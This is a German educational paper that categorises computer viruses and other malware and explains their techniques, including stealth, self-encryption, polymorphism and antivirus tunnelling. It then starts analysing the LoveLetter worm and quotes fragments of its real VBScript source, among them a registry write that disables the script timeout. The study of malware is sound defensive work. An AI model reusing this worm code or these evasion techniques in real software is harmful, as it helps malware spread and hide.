Anderen Vertretern (wie zum Beispiel dem Saddam-Hussein-Virus) wurden kompliziertere Routinen implementiert, sodass sie den verschobenen MBR verschlüsseln und jeglichen Zugriffsversuch unterbinden und der MBR als unlesbar erscheint. Gerade bei solchen Exemplaren sollte man bei einer Reinigung aufpassen, dass man nicht den Virus mit seiner Entschlüsselungsprozedur entfernt, da man sonst die Boot- und Partitionsdaten verlieren könnte. In der Regel schaffen das die Antiviren-Programme problemlos.

Auf einem infiziertem System sieht der Bootvorgang nun folgendermaßen aus.[1]
Das System wird eingeschaltet. Die Informationen aus dem BIOS werden eingelesen. Das BIOS lädt den ersten physikalischen Sektor (MBR) in den Speicher und führt dann den Viruscode aus. Der Virus wiederum führt jetzt entweder eigene Prozeduren wie zum Beispiel die residente Verankerung des Viruscodes im Speicher oder den originalen MBR aus. Die Urladeroutine aus dem MBR lädt nun das Betriebssystem. Wenn der Virus zum Beispiel eine Diskette im Laufwerk A: erkennt, wird sie infiziert.

Einige Vertreter sind: Brain, Ping-Pong, Form.A, Parity Boot, BootExe, Jumper, Joshi, Michelangelo, Stoned, Monkey, Neuroquila, Ripper, Tequila, V-Sign, DiskKiller, Den Zuk, Peace, Invader, Saddam-Hussein, ...

### 1.4.2. Dateiviren

Dateiviren sind zwar die häufigste Virenart, sie sind allerdings nicht so stark verbreitet wie Makroviren. Im Laufe der Software-Evolution sind auf den Betriebssystemen verschiedenste Strukturen ausführbarer Dateien hinzugekommen. Allein in DOS-kompatiblen Betriebsystemen gibt es sehr viele:

*"[...] loadable drivers (SYS, including special purpose files IO.SYS and MS- DOS.SYS) and binary executables (EXE, COM). There also exist viruses targeting executables of other operating systems - Windows 3.x, Windows95/NT, OS/2, Macintosh, Unix, including the VxD drivers of Windows 3.x and Windows95 [...]"*[2]

Hinzu kommen noch von DOS Overlay, BIN, von Windows CPL, SCR, DLL, NE-EXE, PE-EXE (=Win32) und von Linux das Format ELF und A.OUT.

Wegen dieser Vielfalt sind die meisten Computerviren auf eine Dateiart spezialisiert, wobei das nicht heißt, dass es unmöglich ist, mehrere zu infizieren. Es gibt etliche COM- und EXE-

[1] Vgl. Anti-Virus-Buch: S. 27.
[2] www.avp.ch

Infektoren und Hybridviren (vgl. Kapitel "Virentechniken"), die sowohl Bootsektoren als auch Programmdateien befallen.

Die Dateiviren sind inzwischen eine so große Familie geworden, dass man sie hier wiederum unterteilen muss in überschreibende, verlängernde und nicht-verlängernde Viren.


Überschreibende Viren: "*[...] Diese Virenart vernichtet mit der Infektion die Originaldatei, die entweder komplett oder teilweise zerstört wird. Bei Aufruf dieser Datei durch den Benutzer wird dann der Virus nebst Schadensfunktion ausgeführt. Derartige Schädlinge können sehr klein sein, da sie auf keinerlei Lauffähigkeits- und Kompatiblitätsprobleme Rücksicht nehmen müssen. Die Dateilänge von befallenen Dateien ändert sich durch die Infektion in der Regel nicht. Eine Reparatur ist nicht möglich.[...]*"[1]

Nach Angaben des Antiviren-Herstellers von F-Prot erreichen diese Viren keine hohe Verbreitungsrate, da sie aufgrund der Zerstörung der Programme sehr rasch auffallen und schnell und unkompliziert durch Löschen der betroffenen Dateien beseitigt werden können. Die überschreibenden Viren erhalten meist treffende Namen wie "Silly", "Stupid" und "Tiny".

Verlängernde Viren (oder auch parasitäre Viren genannt): Diese Gruppe lässt normalerweise das Wirtsprogramm unbeschadet, indem sie sich entweder an das Dateiende anhängt oder sich selbst an den Anfang des Wirtes schreibt und ihn nach hinten verschiebt. Die Anhängemethode ist die häufigste, weil sie die programmiertechnisch einfachere ist (normalerweise reicht bei DOS-Viren eine drei Byte lange Sprunganweisung zum Viruscode). *"[...] Bugs, schlampige Programmierung oder Inkompatbilitäten mit der Codebasis von Wirtsdateien können jedoch zur Zerstörung führen, auch wenn dies vom Virenprogrammierer ursprünglich gar nicht geplant war. Nach erfolgreicher Infektion wird bei der Ausführung der infizierten Programme zunächst der Virus geladen und erst danach die Wirtsdatei ausgeführt. [...]*"[2]


[1] Anti-Virus-Buch, S. 29.
[2] Anti-Virus-Buch, S. 29.

Schematische Darstellung:




Nicht-verlängernde Viren[1] (Cave oder Spacefiller genannt): Diese Methode ist recht beliebt, da keine Verlängerung der Dateien eintritt. Manche Compiler erzeugen in ihren übersetzten Programmen an bestimmten Stellen "Höhlen" (Caves). Das bedeutet, dass an diesen Stellen sich lange Folgen von sich wiederholenden Zeichen - häufig binäre Nullen, die keinen reellen Nutzen haben - befinden. Genau in diese Höhlen speichert sich der Virus und vermerkt in einigen Fällen irgendwo, wie viele Zeichen es waren, sodass eine Wiederherstellung des originalen Programms möglich ist. Manche Vertreter wie der CIH beherrschen sogar eine Aufteilung auf mehrere Höhlen.

Schematische Darstellung:




Es gibt allerdings eine Ausnahme: Der Crunsh-Virus komprimiert das Programm und verkleinert die Dateigröße.

Einige Vertreter sind: CIH, Jersualem, Ambulance, Delwin, Whale, AntiEXE, Ada, Armagedon, Vienna, Backfont, Black Monday, Cookie, Dark Avenger, Doom II, Cascade, Larry, Leprosy, Nostradamus, Aacsina, Silly, Studid, Tiny, ...

[1] Vgl. Chip Special, S. 14 , 17.

### 1.4.3. Makro- und Scriptviren[1]

1995 tauchte eine völlig neue Virenspezies auf. Zunächst waren nur Dokumente im WinWord 6.0-Format betroffen. Dieser neue Typ bediente sich der mächtigen Makrosprache der Textverarbeitung.

*"[...] Macro viruses are in fact programs written in macro languages, built into some systems of data processing (text editors, electronic spreadsheets, etc.). To propagate, such viruses use the capabilities of macro languages and with their help transfer themselves from one infected file (documents or spreadsheets) to another. Macro viruses for Microsoft Word, Microsoft Excel and Office97 are most common. There also exist macro viruses infecting Ami Pro documents and Microsoft Access databases. [...]"*[2]

Ein Jahr später entstanden Exemplare für die Tabellenkalkulation Excel und Lotus Textverarbeitung AmiPro. Weitere Makroviren sollten noch folgen, da die Makrosprachen der Anwendungen drei wichtige Kriterien für eine Verbreitung erfüllen:

*"[...] 1. a macro program must be tied to a particular file;*

*2. macro programs can be copied from one file to another;*

*3. a macro program must be able to receive control without user intervention (automatic or standard macros); [...]"*[3]

1. Makros müssen in einer speziellen Datei gespeichert werden.

2. Makros können von einer zu einer anderen Datei kopiert werden.

3. Makros haben die Möglichkeit automatisch ausgeführt zu werden ohne eine Benutzerinteraktion (zum Beispiel das *AutoExec*-Makro beim Starten von WinWord).

Diese Bedingungen werden von allen MS-Office-Programmen (Word, Excel, Access, PowerPoint - sie beinhalten ab der Version 97 alle die "genormte" Sprache VBA (Visual Basic for Applikations)) und der Lotus-Smart-Suite erfüllt. Die Makrosprachen sollten ursprünglich nur als Arbeitserleichterung und Automatisierung von Aufläufen dienen.

Der erste bekannte Word-Makro-Virus hieß DMV, der noch mit rudimentären Infektionsmechanismen arbeitete und zu Demonstrationzwecken im Internet verteilt wurde. Das erste Exemplar in freier Wildbahn (ITW) hatte den Namen Concept und sollte ebenfalls die Möglichkeiten der Makrosprache aufzeigen.

[1] Anti-Virus-Buch, S. 42f.
[2] www.avp.ch
[3] www.avp.ch

Die Folgen von Concept waren fatal, da genau wie damals bei Brain es keine Sicherheitsvorkehrungen gab, die eine Ausbreitung hätten verhindern können, sodass Concept einen großen "Marktanteil" in nur wenigen Monaten eroberte. Besonders stark dazu beigetragen hat ein infiziertes Dokument, das eigentlich vor ihm warnen sollte. Concept wurde sogar von Microsoft auf CDs für ihre OEM-Kunden größzügig verbreitet. Microsoft spielte die Epidemie von Concept und seinen Derivaten als Schauermärchen herunter. Vorläufig blieb die deutsche WinWord-Version verschont, da sich die Makrosprache von der englischen unterschied. Es dauerte nicht lange, bis sie ins Deutsche übersetzt wurden.[1]

Die Techniken wurden mit der Zeit immer mehr verfeinert, sodass polymorphe Makroviren nicht lange auf sich warten ließen. Durch manche Makroviren erlebten alte DOS-Viren ein Revival, denn sie wurden in den Dokumenten mitgeführt und als "Schadensroutine" freigesetzt.

Das grundsätzlich Neue an Makroviren war, dass sie sich (fast) plattformunabhängig vermehren konnten, weil es MS-Office für verschiedene Betriebssysteme gab und gibt : Windows 3.x, Windows 95/98, Windows NT und für Apple-Macintoshs. Einen großen "Aufschwung" in der Virenentwicklung gab es ab der Version Office 97, da die Programmierer mit der Makrosprache VBA auf sämtliche Windows-APIs zugreifen konnten.

*"Neue Scriptsprachen braucht das Land...."*

Seit 1995 sind noch einige Verbreitungswege für Scriptviren aufgetaucht. Unter anderem wurden nun auch die mIRC-Scripts und JavaScripts genutzt. Virenautoren konnten unter Windows 98 auf die neue mitgelieferte Scriptsprache WSH (Windows Scripting Host) umsteigen. Ebenfalls neu hinzugekommen war die Sprache VBS (Visual Basic Scripts), die eine ähnlich gute Funktionalität wie VBA hat. Die Grafiksoftware CorelDRAW wurde nun auch endlich mit VBA ausgestattet.

Einige Vertreter sind: VBS/LoveLetter, Concept, W97/Melissa, WW/Nuclear, WW/NOP, WW/Xenixos, Execl/Laroux, W97/Outlaw, W97/Nightshade, WW/Wazzu, BAT/Mastny, ...

### 1.4.4. Trojaner und andere Maleware

Die Gruppe der Trojaner und anderer Maleware (lat. malum = ein Übel) unterscheidet sich grundlegend von der der Viren, da sie sich (nach Cohens Definition) nicht fortpflanzen können, werden aber in den Medien fälschlicherweise zu den Viren gezählt. Diese Gruppe richtet in der Regel nur Schaden an.

Trojaner:[2] Trojaner sind im ursprünglichen Sinne die Bewohner Trojas. In der Computerbranche wurde der Ausdruck "Trojanisches Pferd" auf Trojaner gekürzt - daher die Wortverwirrung. Als

[1] Vgl. Anti-Virus-Buch, S. 43.
[2] Vgl. Uwe Langer: Viren, Würmer und andere Eindringlinge. Manipulation an Rechnern. (=Schriftreihe zur Lehrerbildung im berufsbildenden Schulwesen. Heft 151). Pädagogisches Institut des Bundes in Wien 1994. S. 8f. In der Folge zitiert als: pib Heft 151.

Trojaner werden Programme bezeichnet, die sich als normale Programme - meist Utilities - tarnen und gleichzeitig unbemerkt im Hintergrund etwas Destruktives oder zumindest Unerwünschtes ausführen. Sie werden meistens nur für einen spezifischen Zweck programmiert wie zum Beispiel zum Sammeln von Kennwörtern, Daten Vernichten oder Ausspionieren (Das Ausspionieren fällt aber eher in die Gruppe Backdoors). Die überwiegende Zahl der Trojaner zerstört Daten und bekam daher den Namen "Logische Bomben". Diese warten bis zu einem bestimmten Ereignis, bei dem sie ihre Schadensroutine aktivieren (Vgl. Trigger-Bedingung im Kapitel "Definition").

Genaugenommen könnte man jedes mit einem Virus infizierte Programm als Trojaner bezeichnen, da es eine "unerwünschte Funktion" mit sich bringt. Das wird in der Regel aber nicht gemacht. Die Löschung des Programms reicht, um die Gefahr zu bannen.

Backdoors:[1] (engl. Hintertüre) Zu dieser Kategorie zählen Programme, die zum Beispiel ein Hacker nutzt, um sich in einen Computer, in dem ein Einbruch erfolgreich war, neuerlich "einzuhacken". Damit sich das neuerliche "Einhacken" einfacher gestaltet, installiert ein Hacker eine Hintertür. Normalanwender brauchen vor professionellen Backdoors keine Angst zu haben, weil Firmen ein beliebteres Ziel darstellen - um eventuell Informationen auszuspionieren. Von den in der Hacker-Szene verpönt genannten Script-Kiddies sollte sich ein Normalanwender eher in acht nehmen. Diese Script-Kiddies verwenden bereits vorgefertigte Programme, um sich in einen fremden Computer zu "hacken". Die Programme werden oft auch als RAS-Utilities (Remote Access Service) bezeichnet und diese unterscheiden sich auch kaum von kommerziellen RAS-Produkten. Der gravierende Unterschied ist, dass Backdoors vom Benutzer unbemerkt arbeiten. NetBus hat sich mit der Version 2.1 Pro zu einem vollwertigen RAS-Utility entwickelt und wird als Shareware vertrieben. Der Großteil der Antiviren-Produkte erkennen Backdoors und enfernen diese auch - das aber meist mangelhaft.

Einige Vertreter sind: SubSeven, BackOrifice, DeepThrout, Y3K, Infector, Invilible, Netbus, ...

Worms/Würmer:[2] Im Gegensatz zu Viren sind Würmer eigenständige Programme. Diese Art der Maleware verbreitet sich hauptsächlich durch intensiven Gebrauch von Netzwerk-Protokollen und -Software, und zum Teil nutzen sie undokumentierte Möglichkeiten aus. In der Regel besteht die "Aufgabe" eine Wurms darin, keinen Schaden anzurichten, aber sich möglichst schnell, weit und oft auszubreiten. Wegen dieser schnellen Vermehrung (vgl. Schneeballeffekt im Kapitel "Geschichte") kommt es zu vielen Ausfällen von Internet-Servern. Als Paradebeispiele können der Morris-Wurm, Christmas Tree oder aus der neuesten Zeit Melissa und LoveLetter angeführt werden. Fast alle haben für einige Tage Server lahmgelegt.

Einige Vertreter sind: LoveLetter, Happy99, Morris-Wurm, Melissa, Win.Homer, Christmas Tree, WankWorm, ...

[1] Vgl. www.avp.ch
[2] Vgl. ebda

Dropper: (to drop: engl. fallen lassen) Bei dieser Art der Maleware handelt es sich um keine Viren, sondern um Programme, die einen Ur-Virus fallen lassen. Anhand eines Bootvirus würde das heißen, dass der Virus in den Bootsektor geschrieben wird und somit zum ersten Mal einen Bootsektor infiziert - die Erstinfektion. Dropper sollten gelöscht werden, bevor sie jemand ausführt und damit eine Infektion auslöst. Die früheren Makroviren wurden meistens als Dropper verwendet. Sie infizierten Dokumente und hinterließen dabei noch einen DOS-Virus.

Virenbaukästen:[1] Virenbaukästen sind - wie die Dropper - selbst keine Viren, können aber Viren erzeugen. Sie ermöglichen es unerfahrenen Virenprogrammierern Viren mit den mannigfaltigsten Merkmalen zu produzieren. Man kann mit diesen Programmen, die meist optisch sehr ansprechend sind, bequem via Menü (zum Teil sogar SAA-Oberfläche) die Merkmale auswählen: Speicherresidenz, Polymorphie, Stealth-Techniken, Anti-Trace-Routinen, sogar einen eigenen Zeichenstring, in dem sich der Virenproduzent verewigen kann. Mit Hilfe solcher Baukästen konnte man sich durch Analyse des Quellcodes Progammiertechniken aneignen. Die "Produktion am laufenden Band" von Viren hatte den Zweck, die Virenjäger mit der Analyse dieser Viren zu beschäftigen, um von den wirklich gefährlichen Viren der "Profis" abzulenken.

Einige Vertreter sind: VCS (Virus Creation Set), IVP (Instant Virus Production Kit), PS-MPC (Phalcon/Skism Mass Produce Code Generator), VCL (Virus Creation Laboratory), G2 (The Second Generation Virus Creation), VCL4WIN ( VCL for Windows), BW (Biological Warfare), NRLG (NuKE Randomic Life Generator), VC2000 (The Virus Creation System), ...

Bugs:[2] Unter einem Bug (engl.: Wanze) versteht man einen Programmierfehler, der unerwünschte Konsequenzen mit sich bringen kann, angefangen von Computerabstürzen oder unerhebliche Anzeigefehlern bis zu Berechnungsfehlern in einem Buchhaltungsprogramm. Er hat keine Fähigkeiten, sich wie ein Virus zu verbreiten. Fachmännisch ausgedrückt heißt das, dass es eine Differenz zwischen der gewünschten Logik des Programms und der Realisation gibt. Ein Bug kann durch eine fehlerhafte Umsetzung oder durch einen Konzeptionsfehler bei der Planung und Erstellung der Software entstehen.

Typische Gründe für Bugs sind zum Beispiel: Unzureichende Eingabeprüfung, einfache Tippfehler, fehlerhafte Abbruchbedingungen in Schleifen, falsche Konzeption eines Programmes.

Wenn ein Bug absichtlich eingebaut wurde, handelt es sich um Software-Manipulation, die strafbar ist. Um Bugs von Software zu beseitigen, geben die Hersteller sogenannte BugFixe (engl.: Wanze berichtigen/bereinigen) heraus.

[1] Vgl. Chip Special, S. 51ff.
[2] Vgl. pib Heft 151, S. 6f.

### 1.4.5. Hoaxes und andere harmlose Programme

Hoaxes: *"[...] Seit ein paar Jahren erhalten die User im Internet und in anderen Netzen Warnungen vor Viren, die sich angeblich per E-Mail verbreiten sollen. Diese Warnungen werden über E-Mail mit der Aufforderung verbreitet, sie an möglichst viele Kollegen und andere Benutzer weiter zu senden, um alle vor der "Gefahr" zu warnen. Angeblich soll schon alleine schon [sic!] das Öffnen dieser 'E-Mail-Viren' per Doppelclick dabei zu einer Infektion des Rechners führen. Leider glauben viele Anwender diese Meldungen und versuchen durch Weitergabe dieser E-Mails ihre Bekannten, Freunde und Kollegen vor der 'drohenden Gefahr' zu warnen. [...]"*[1] Diese Mails werden Hoaxes genannt (engl. hoax - Scherz, Schabernack, Ulk). Es handelt sich dabei um erfundene Warnungen, in denen namenhafte Firmen angeführt werden, um die Gefahr zu 'untermauern'. Es ist technisch unmöglich, mit reinen Text-Mails Viren zu übertragen. Allerdings bieten Mail-Clients wie Microsoft Outlook diese Möglichkeit mittels einer HTML-Mail. Beispielsweise hat der Wurm "BubbleBoy" diese Sicherheitslücke ausgenutzt, sodass allein schon die Voransicht einer Mail genügte, um den PC zu infizieren. Aufgrund eines Programmierfehlers erlangte "BubbleBoy" keine sehr große Verbreitung. In Attachments können sich sehr wohl Viren befinden, daher sollte man beim Öffnen eines Anhangs vorsichtig sein. Die Mail selbst ist eher der Virus, der sich verbreitet, da sie den Benutzer veranlasst, wertvolle Zeit für eine nicht existierende Gefahr zu verschwenden. Software-Hersteller warnen nie auf diesem Wege, deshalb sollte man Hoaxes ohne zu zögern löschen.

Einige Vertreter sind: A little girl needs help, GET MORE MONEY Virus Warnung, AOL4FREE, Mirabilis ICQ virus, Bill Gates verschenkt Geld, A.I.D.S., PKZIP300, World Domination Hoax, Free Money Ghost, Baby New Year Virus Hoax, Death6th, ZLATKO.EXE, ...

Joke-, Scherz- und Witz-Programme: Dies sind lediglich Programme, die das Verhalten beziehungsweise Symptome vortäuschen oder den Eindruck eines Virenbefalls erwecken. Das Betriebssystem des PC verhält sich sonderbar. Diese Programme richten keinen einzigen Schaden an, außer dass sie dem Anwender meistens einen Schrecken einjagen. Deshalb werden sie oft von Antiviren-Programmen als "Virus" identifiziert und gelöscht, weil sonst die Anwender die Antiviren-Hersteller mit Exemplaren von diesen "neuen Viren" ständig überhäufen würden. Aber sie sind absolut harmlos.

Meistens haben die Joke-Programme effektvolle Bildschirmausgaben. Zum Beispiel zeichnet eines davon alle zwei Sekunden eine Wanze auf den Bildschirm. Andere täuschen Systemfehler vor und geben massenhaft unsinnige Fehlermeldungen wie "In ihrem Laufwerk wurde Wasser festgestellt!" aus (zum Beispiel das Paket "FEHLER" beinhaltet eine Sammlung von über 300 skurrilen bis geschmacklosen Messagebox-Ausgaben).

Einige Vertreter sind: Face, Bugres, Fehler, Bier, BugJoke, ...

[1] www.antivir.de

### 1.4.6. Virentechniken

Selbsterkennung:[1] Um eine mehrfache Infektion zu vermeiden und dadurch eventuell aufzufallen, wie etwa die Urform des Jerusalem-Virus, muss sich der Virus irgendwie selbst identifizieren. Unter speicherresidenten DOS-Viren ist die Einrichtung eines "Are You There Calls" beliebt. Dabei wird ein MS-DOS Interrupt (zumeist INT 21h) "verbogen", sodass der Aufruf mit dem vom Betriebssystem normalerweise ignorierten Parameter einen definierten Rückgabewert ergibt. Eine andere Möglichkeit ist es - die nur sehr wenige Viren nutzen - so wie Antiviren-Programme den Arbeitsspeicher nach sich selbst zu scannen.

Bei Dateiviren sieht die Überprüfung einer bereits erfolgten Infektion ähnlich aus. Entweder wird nach einer "Kennmarke" gesucht oder nach dem Viruscode selbst. Die Kennung ist die schnellere und gebräuchlichere Methode. Wo die Kennung nun zu finden ist, ist von Virus zu Virus sehr unterschiedlich. Zum Beispiel kennzeichnet der Vienna-Virus die von ihm infizierten Dateien, indem er das Sekunden-Feld - bei der Zeitangabe der letzten Änderung - auf den unmöglichen Wert von 62 Sekunden setzt. In der Regel wird eine Zeichenfolge an einer bestimmten Stelle als Markierung genutzt.[2]


Speicherresidente Viren:[3] Wenn nach Beenden eines infizierten Programms der Viruscode oder Teile sich im Arbeitsspeicher befinden, so spricht man von einem TSR- (Terminate and Stay Resident in memory) oder residenten Virus. Diese Viren bleiben normalerweise bis zum Ausschalten des PCs im Speicher - manche Viren wie der DenZuk schaffen es sogar, einen Softboot (Strg+Alt+Entf) durch Verbiegung des INT 13h und INT 9h zu überleben. Um bei bestimmten Ereignissen aktiv zu werden, muss ein MS-DOS-Virus einen DOS Interrupt, der zum Beispiel für das Öffnen, Schließen oder Schreiben der Datei zuständig ist, so verändern, dass der Interrupt-Call die Kontrolle an den Virus weitergibt. Wenn der Virus nun die Kontrolle erhält, infiziert er zum Beispiel eine Programmdatei und gibt dann die Ausführung an den normalen Interrupt weiter. Windows-Viren verwenden sogenannte Hooks (engl. Haken) - eine mit Interrupts vergleichbare Technik.

Stealthviren (oder Tarnkappenviren): Als Stealthviren wird jene Gruppe von Viren bezeichnet, die mit raffinierten Techniken versucht ihre Existenz zu verbergen. DOS-Viren "verbiegen" - wie bei den speicherresidenten Viren beschrieben - etliche Interrupts. So manipulieren sie Anfragen des Systems zum Beispiel nach der Größe der Datei und die Datei scheint in ihrer Länge unverändert. Dadurch dass sie jeglichen Zugriff auf die infizierten Wirte kontrollieren, sind diese Viren meist schwer feststellbar.

Caveviren: Diese Technik wird nur der Vollständigkeit hier angeführt, da sie bereits im Kapitel Dateiviren behandelt wurde.

[1] Vgl. Virenschutz, S. 38.
[2] Vgl. Chip Special, S. 14.
[3] Vgl. ebda, S. 16. Vgl. Anti-Virus-Buch, S. 31f.

Selbstverschlüsselung:[1] Diese Virenart versucht der Suchmethode nach Zeichenfolgen durch Verschlüsselung zu entgehen. Die Chiffrierung maskiert den Hauptteil des Virus, sodass eine Erkennung mittels einer Signatur nur schwer möglich ist. Am Beginn des Codes befindet sich eine Entschlüsselungsroutine, die dann den "Virusbody" direkt in den Arbeitsspeicher entpackt. Diese Viren haben eine Schwachstelle: nämlich die Entschlüsselungsroutine selbst, denn bei den einfachen Viren ändert sich diese nicht. Eine andere gebräuchliche Art der Verschlüsselung ist es, den Virus mit einem Laufzeitpacker wie PkLite, Diet oder UPX zu komprimieren.[2]




Polymorphe Viren:[3] Diese Technik richtet sich gezielt gegen Signaturen-Scanner, weil polymorphe Viren ihr "Aussehen" verändern. Das heißt, dass sie keine festen Zeichenfolgen enthalten. Die Idee der Selbstverschlüsselung wird so fortgesetzt. Jedes Mal, wenn der Virus eine Wirtsdatei befällt, verändert er die Entschlüsselungsroutine und/oder den Chiffrierschlüssel. Eine anderes Konzept ist es, den Viruscode selbst umzuordnen. Hier werden die Subroutinen in ihrer Reihenfolge vertauscht. [4] So wird aus

```
"Are you there call"
Suche Wirt
Tue etwas Sinnloses
Infiziere Datei
```

ein Programm mit gleicher Wirkung, wenn die Befehle etwas vertauscht werden. Die Bytefolge und somit die Signatur sind verschieden.

```
Tue etwas Sinnloses
Suche Wirt
"Are you there call"
Infiziere Datei
```

Je mehr Subroutinen und Dummy-Anweisungen ein Virusprogramm enthält, desto mehr Erscheinungsbilder können erzeugt werden.

Es gibt wiederum fertige Module, mit denen man "seinen" Virus mit polymorphen Eigenschaften ausstatten kann - wie zum Beispiel MtE (Mutation Engine), DAME, TPE, NED, SMEG, VME, ...[5]

Tunnelnde Viren:[6] Diese Viren versuchen gezielt Antiviren-Programme unwirksam zu machen. Sie suchen nach den originalen Interrupt-Handlern für DOS und BIOS, um diese dann direkt

[1] Vgl. Chip Special, S. 19.
[2] Vgl. Frank Ziemann: Bei Anruf Update. Techniken moderner Maleware. In: c't magazin für computer technik 2/2001. S. 118. In der Folge zitiert als: c't magazin.
[3] Vgl. Virenschutz, S. 44ff.
[4] Vgl. ebda, S. 47f.
[5] Vgl. Anti-Virus-Buch, S. 34f.
[6] Vgl. ebda, S. 35.

aufzurufen. Hierdurch werden eventuelle Wächterprogramme unter DOS umgangen, die sich gerade in diese Interrupts eingeklinkt haben, um Virenaktivitäten erkennen zu können.

Zum Beispiel blockiert der Virus W32/MTX sowohl Mails an Antiviren-Hersteller als auch Aufrufe an deren Homepages. So ist es dem Opfer nicht möglich, ein Antiviren-Programm oder ein Update herunterzuladen.[1]

[1] Vgl. c't magazin, S. 118.

# 2. Analyse einiger typischer Computerviren

## *2.1. LoveLetter*

Dieser Virus zählt zur Gruppe der Scriptviren, vor dem im Mai 2000 sogar in den Medien gewarnt wurde.

Andere Namen: ILOVEYOU, I-Worm.LoveLetter.

### 2.1.1. Beschreibung[1]


Am 4.Mai 2000 fanden sicher viele Benutzer in ihrer Mailbox ein bis sehr viele Mails, die den Betreff "I LOVE YOU" hatten. Ein Mail öffneten sie bestimmt, um die Liebesbotschaft zu lesen, und ebenso öffneten sie das Attachment. Prompt waren sie mit dem LoveLetter-Virus infiziert und "beglückten" unfreiwillig viele andere Anwender.

*"[...] LoveLetter ist ein Visual Basic Scriptvirus, der sich über Windows-Emailprogramme [sic!] ausbreitet. Es sind nur solche Emailsysteme betroffen, die aktive Inhalte ausführen können oder dürfen. Der Wurm benutzt selbst die Automatisierungsfähigkeiten von Outlook und ähnelt in seiner Verbreitungsmethode dem Melissa-Virus. Nur werden im Gegensatz zum Melissa-Virus alle Kontaktadressen aus Outlook als Empfänger herangezogen. [...] "*[2]

LoveLetter hatte in der Verbreitungsgeschwindigkeit sogar Melissa überholt, der zirka eine Woche "um die Welt" brauchte. LoveLetter schaffte es innerhalb von ein bis zwei Tagen, was einen neuen traurigen Rekord bedeutete.

Dadurch, dass der Quellcode ohne Probleme lesbar war, schrieben viele Leute eine eigene Variante der Liebesbotschaft, die sich meistens nur im Text der überbrachten Botschaft unterschied. Es entstanden aber auch destruktivere Derivate, die die Festplatte formatierten. Innerhalb von einer Wochen waren bereits mehr als 20 Varianten bekannt. Die Virenjäger benannten das Original "LoveLetter.A". Die Masse aller nachfolgenden wurde einfach mit fortlaufenden Buchstaben gekennzeichnet: [3]

[1] Vgl. www.f-secure.com
[2] www.antivir.de
[3] Vgl. www.f-secure.com

LoveLetter A, B, C, D, E, F, G, H, I, J, K, L, M, N, O, P, Q, R, S, T, U, V, W, X, AJ

Mit der Zeit wurden die Anwender etwas vorsichtiger und die Virenautoren mussten sich neue Texte für ihre Varianten ausdenken, damit sie sich verbreiten:

*"Virus Warnings !!!*
*VERY IMPORTANT PLEASE READ THIS TEXT.*
*TEXT ATTACHMENT. very-important-txt.vbs*

*HOW TO BEAT VIRUSES*
*kindly check the attached VIRUS INFORMATION coming from me. This is how you can be immune to any virus. It really helps alot!*
*HOW_TO_BEAT_VIRUSES.TXT.vbs"*[1]

Im September 2000 wurden bereits über 56 Varianten gezählt.[2] In der gleichen Zeit erschien eine LoveLetter-Variante, die mit dem Mail-Client "Lotus Notes" kompatibel war. Der Virenscanner AntiVir erkannte per Oktober 2000 bereits 92 Derivate. Ein Ende scheint nicht absehbar.

### 2.1.2. Analyse des Quellcodes

```
rem barok -loveletter(vbe) <i hate go to school>
rem by: spyder / ispyder@mail.com / @GRAMMERSoft Group / Manila,Philippines
```

[3]Der Programmierer hat sich hier selbst verewigt. Es ist allgemein üblich, dass sich der Schöpfer in seinem Programm verewigt. Unter anderem konnte deshalb der Urheber des LoveLetters rasch ausfindig gemacht werden.

```
On Error Resume Next
```

Dies bedeutet lediglich, dass, wenn ein Laufzeitfehler auftritt, die Ausführung des Scripts gleich in der nächsten Zeile fortgesetzt und nicht abgebrochen wird.

```
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
```

Hier werden lediglich Variablen definiert und Initialwerte zugewiesen. Mit *DIM* werden in BASIC Variablen dimensioniert, was allerdings nicht zwingend notwendig ist, weil der Compiler oder Interpreter die Dimensionierung bei Bedarf automatisch vornimmt.[4]

[1] www.antivir.de
[2] Vgl. [Anonym:] Viren-News. In: PC-WELT 10/2000. S. 19. In der Folge zitiert als: PC-Welt 10/2000.
[3] Die ersten beiden Zeilen sind nur Kommentare. REM steht für REMARK. Kommentare werden allgemein in Basic (sei es Microsoft Visual Basic, VBA, Turbo Basic, Qbasic, Power Basic,...) mit REM oder einem ' eingeleitet.)
[4] Die Dimenionierung ist ursprünglich für Feld-Variablen bzw Arrays gedacht.

```
'---------------------------
sub main()
On Error Resume Next
dim wscr,rr
```

Hier werden wieder die Variablen initialisiert.

```
set wscr=CreateObject("WScript.Shell")
```

Mit *CreateObject("WScript.Shell")* kann LoveLetter mittels *wscr* objektorientiert auf das ganze Funktionsspektrum der WSH-Umgebung (Windows Scripting Host) zugreifen.

```
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
 Host\Settings\Timeout")
if (rr>=1) then
   wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
    Host\Settings\Timeout",0,"REG_DWORD"
end if

Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
```

